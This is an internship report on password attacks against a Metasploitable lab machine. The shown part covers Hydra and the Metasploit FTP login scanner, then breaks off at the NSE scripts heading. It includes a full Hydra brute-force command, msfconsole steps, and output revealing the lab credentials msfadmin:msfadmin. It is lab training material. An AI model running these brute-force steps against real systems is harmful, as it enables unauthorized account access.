Internship Project - System Hacking

Detailed Report

By – Bhagyesha Kumar Kaloria

Contents

ABSTRACT

This project examines the nature of System hacking by password cracking. Different methods of cracking are explained, including dictionary attack, brute force, and rainbow tables.
In this project we used different password attacks like Hydra, auxiliary Module, NSE Scripts, John the ripper and Password generating using Crunch.
An implementation of these attacks are done on the Metasploitable's Ip Address.

INTRODUCTION

Password attacks involve exploiting a broken authorization vulnerability in the system combined with automatic password attack tools that speed up the guessing and cracking passwords. The attacker uses various techniques to access and expose the credentials of a legitimate user, assuming their identity and privileges. The username-password combination is one of the oldest known account authentication techniques, so adversaries have had time to craft multiple methods of obtaining guessable passwords. Additionally, applications that use passwords as the sole authentication factor are vulnerable to password attacks since the vulnerabilities are well understood.

METASPLOITABLE FRAMEWORK

Internal Ip – 192.168.184.129

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:79:21:d5
          inet addr:192.168.184.129  Bcast:192.168.184.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe79:21d5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:33 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3596 (3.5 KB)  TX bytes:6788 (6.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:93 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19485 (19.0 KB)  TX bytes:19485 (19.0 KB)

msfadmin@metasploitable:~$ _
```

Methodology and Screenshot of Password attack

The methodology of different attacks are explained along with their implementation, and the screenshots of Password attacks performed are inserted as well.

Attacks performed are –

- 1. Hydra
- 2. auxiliary Module
- 3. NSE Scripts
- 4. John the ripper
- 5. Password generating using Crunch

HYDRA


- Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add.

- This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

- It supports: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

- Syntax: hydra -L (user Names) -P (pass words) (any open port like telnet , ftp etc)://ip


HYDRA



hydra -L /home/kali/Desktop/username.txt -P /home/kali/Desktop/passwords.txt ftp://192.168.184.129

HYDRA

USERNAME and PASSWORD file are given for reference.



Auxiliary Module

The Metasploit Framework includes hundreds of auxiliary modules that perform scanning, fuzzing, sniffing, and much more. Although these modules will not give you a shell, they are extremely valuable when conducting a penetration test.


Using FTP for this test:

FTP is a service that is commonly used in Web Servers from Webmasters for accessing the files remotely. So it is almost impossible not to find this service in one of our clients systems during an engagement.

For a possible attack against the FTP Server-

The first thing that we need to do is identify which systems are running the FTP services. We can do a simple scan with Nmap to find the open ports.

Auxiliary Module - Steps



1. **msfconsole**


Auxiliary Module - Steps

2. use auxiliary/scanner/(ssh/telnet/ftp etc) /(ssh/telnet/ftp etc)

```
Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>

msf6 > use auxiliary/scanner/ftp/ftp

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/ftp_login                        normal  No     FTP Authentication Scanner
   1  auxiliary/scanner/ftp/ftp_version                      normal  No     FTP Version Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ftp/ftp_version

msf6 > use 0
msf6 auxiliary(scanner/ftp/ftp_login) >
```

Auxiliary Module - Steps

3. **show options**



Auxiliary Module - Steps

4. set RHOSTS ip

5. set USER_FILE /path

6. set PASS_FILE /path

7. run

```
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.184.129
RHOSTS ⇒ 192.168.184.129
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /home/kali/Desktop/usernames.txt
USER_FILE ⇒ /home/kali/Desktop/usernames.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/kali/Desktop/passwords.txt
PASS_FILE ⇒ /home/kali/Desktop/passwords.txt
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.184.129:21    - 192.168.184.129:21 - Starting FTP login sweep
[!] 192.168.184.129:21    - No active DB -- Credential data will not be saved!
[+] 192.168.184.129:21    - 192.168.184.129:21 - Login Successful: msfadmin:msfadmin
[*] 192.168.184.129:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```

NSE Scripts ATTACK

